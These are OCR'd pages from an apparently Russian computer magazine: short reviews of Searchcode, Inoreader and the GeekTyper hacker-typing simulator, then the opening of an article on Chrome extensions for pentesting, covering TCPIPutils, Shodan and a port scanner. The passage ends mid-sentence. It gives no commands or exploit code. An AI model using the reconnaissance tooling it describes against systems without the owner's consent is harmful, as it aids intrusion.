
Защита крупного леса AD — это комплексная и непростая задача, которая состоит из множества деталей. Это постоянный мониторинг как логов, так и сетевой активности, грамотные политики и многое другое. И при всем этом следует помнить, что компрометация одного доменного администратора, а значит, и какого-либо единичного домена может моментально привести к компрометации всего леса.

WWW 2.0

SEARCHCODE

searchcode.com

1



Searchcode — новый поисковик по исходным кодам

→ Ходить за строчкой кода в Google для программистов сегодня настолько же привычно, насколько раньше было привычно смотреть в справочник. Существуют и специализированные поисковики. Searchcode — недавнее пополнение в их списке.

Создает Searchcode один-единственный разработчик. Впервые сайт был запущен в 2013 году, потом одно время не работал, но теперь автор снова взялся за него.

Из сильных сторон Searchcode: приятный интерфейс, открытые API и возможность при помощи ключевых слов ограничить поиск определенным языком программирования или источником. Выдача тоже выглядит отлично: отмечены номера строк, есть возможность подстроить фильтры уже после поиска.

Ищет Searchcode не во всем интернете, как это делает Google, а лишь в опенсорсных репозиториях. Среди них GitHub, Bitbucket, Google Code, Codeplex, Sourceforge, Fedora Project и прочие. Главная страница Searchcode гласит, что всего на данный момент проиндексировано более семи миллионов проектов.


У Searchcode есть несколько конкурентов: [Krugle](), [Openhub.net]() и, конечно, поиск, встроенный в GitHub. Однако, если разработчик-одиночка продолжит развивать свой сервис, у него есть все шансы на успех и популярность. Уже сейчас Searchcode выглядит многообещающе.

Зарабатывать автор Searchcode, похоже, планирует на лицензировании своего движка — автономная версия сможет работать локально и пригодится компаниям — разработчикам софта.

INOREADER

[www.inoreader.com]()





Inoreader — агрегатор RSS с мощными фильтрами

→ Когда-то давно, в далеком 2012 году, любители RSS не знали бед и поголовно использовали Google Reader как в виде веб-прило-

жения, так и в качестве бэкенда для синхронизации. Когда в Google решили, что Reader больше не нужен, и отключили его, людям ничего не оставалось, кроме как разойтись по мелким независимым сервисам. Те, в свою очередь, стали плодиться как грибы после дождя, и выбрать подходящий теперь не так-то просто.

Место во главе колонны сейчас занимает Feedly, но если пройтись по его конкурентам, то можно встретить большое разнообразие как дополнительных функций, так и интересных решений в области интерфейса. После продолжительных поисков мы остановились на сервисе Inoreader польского происхождения. Интересен он в основном с точки зрения функциональности.

Главная фишка Inoreader — это возможность фильтровать фиды по заданным правилам. Можно, к примеру, перечислить список слов, которые должны (или не должны) присутствовать в заголовке, отфильтровать фиды по автору или URL, задать ограничение по наличию картинок, видео или прикрепленных файлов.

Помимо фильтров, поддерживаются «правила» — они срабатывают, когда в фиде появляется пост, соответствующий критериям, и совершают некое действие. Можно добавлять постам теги и звездочки, автоматически пересылать в сервисы вроде Evernote, Pocket и Instapaper и даже отправлять пуш-уведомления через мобильное приложение Inoreader.


Пользоваться фирменным приложением, кстати, необязательно — ряд программ для iOS и Android поддерживает синхронизацию с Inoreader. Маководам вообще повезло — Inoreader поддерживается в Reeder, одной из лучших читалок, у которой есть версия как для iOS, так и для OS X. Собственно, половина смысла переходить на Inoreader — как раз в том, чтобы получить отфильтрованные фиды не только на десктопе, но и на мобильных устройствах.

Ну и пару слов о неприятной стороне сервиса: он, как и большинство аналогов, стоит денег. В бесплатном варианте в RSS вставляются баннеры, а число правил ограничено всего одним. Аккаунт с 20 правилами и 20 фильтрами обойдется в 30 долларов в год, а все ограничения сняты в версии за 50 долларов в год.

3

GEEKTYPER

geektyper.com



GeekTyper — симулятор «голливудского хакера»

→ Редко когда фильм про хакеров обходится без сцены, в которой герой с поразительной прытью стучит по клавиатуре, а по экрану бегут загадочные строки с кодом. Даже если там написана не полная ерунда (яркий пример — сериал Mr. Robot), в жизни тебе вряд ли удастся достичь такой ошеломительной скорости.

Но иногда важно не то, что ты делаешь, а то, как это выглядит. В таких случаях тебе поможет сайт geektyper.com. Открываешь его, разворачиваешь браузер на полный экран и можешь начинать стучать по кнопкам — на экране будут бежать те самые случайные, но эффектно выглядящие строки кода. На выбор разные темы оформления, в том числе с логотипом невнятной правительственной организации (с подозрительно знакомым сокращением), «под Матрицу» или даже в стиле Aperture Science из игры Portal. Для тех, кто желает изобразить продуктивную работу, есть темы Microsoft Word и Visual Studio.

Обрати внимание на папочки справа: DL Data откроет окно, которое изображает скачивание очень важных данных, Terminal — поддельное окно терминала с еще более мутными строками, но летящими по экрану без твоего участия, а также All Scripts, откуда можно вызвать самые разнообразные диалоговые окна — от расшифровки паролей до установки спутниковой связи (впечатляющий крутящийся земной шар прилагается).

У сайта есть и мобильная версия со своей экранной клавиатурой. На iOS страницу можно добавить на экран «Домой», и она будет работать в офлайне. В общем, красота.

Что со всем этим делать, решай сам: можешь попробовать разыграть приятелей, поразить особенно наивную подругу или использовать в съемках фильма. Выглядеть крутым хакером еще никогда не было так просто!



ХРОМОВЫЙ СПЛАВ

PC ZONE

84ckf1r3
84ckf1r3@gmail.com

КАК ВЫКОВАТЬ ИЗ БРАУЗЕРА ХАКЕРСКИЙ ИНСТРУМЕНТ


Название «хакерские утилиты» постепенно приобрело негативный смысл. На них ругаются антивирусы и косятся пользователи, ставя в один ряд с потенциальными угрозами. Между тем выполнять аудит и другие нетривиальные задачи можно просто из браузера, если его подготовить должным образом. В этой статье рассматриваются соответствующие дополнения для Chrome, но их аналоги можно найти и для Firefox.



INFO

Помимо Chrome и Firefox, аналогичные расширения есть для Opera и других браузеров. Часть из них доступна в официальных магазинах или на сайтах разработчиков, а для других проектов домом стал GitHub. Их функциональность во многом перекрывается, поэтому рекомендую попробовать все и оставить только самые нужные.

Прелесть современных браузеров состоит в том, что они могут заменить собой целый набор утилит, совершенно не вызывая подозрений. Это уже не просто средства просмотра веб-страниц, а универсальные платформы для взаимодействия с любыми удаленными сервисами. Итак, открываем chrome://extensions/ или about:addons и аддон за аддоном превращаем браузер в мощное средство для пентеста.



WARNING


Выполнение аудита безопасности подразумевает получение предварительного согласия владельца ресурса и в большинстве случаев требует наличия лицензии. Без них можно тестировать только собственный сайт. Ни редакция, ни автор не несут ответственности за любой вред, причиненный необдуманным использованием описанных дополнений.

IP ADDRESS AND DOMAIN INFORMATION

Любой операции предшествует разведка, и с ней нам поможет расширение сайта TCPIPutils.com. Получив IP, он предоставляет много интересной информации о веб-странице, домене и провайдере, который ее хостит. Удобно, что на отдельной вкладке можно посмотреть свой текущий IP и увидеть, какой адрес твоего компьютера сейчас определяют сайты. Установить расширение можно из официального магазина Chrome.

SHODAN


Следующий этап после просмотра записей из открытых баз официальных регистраторов — это проверка сайта через теневой поисковик Shodan. Он также покажет владельца IP-адреса на карте, выдаст список открытых портов и сервисов на них, включая номер версии. Бесплатное расширение доступно на shodan.io и в магазине Chrome.



Поисковик для темной стороны

PORT SCANNER


Узнать еще больше об открытых портах на удаленном узле и выяснить их состояние в данный момент помогает расширение с говорящим названием Port Scanner. Написал его программист из Индии Ашок Мунишвара. Находясь на одной странице, можно сканировать сервер совершенно другой. Отдельными кнопками 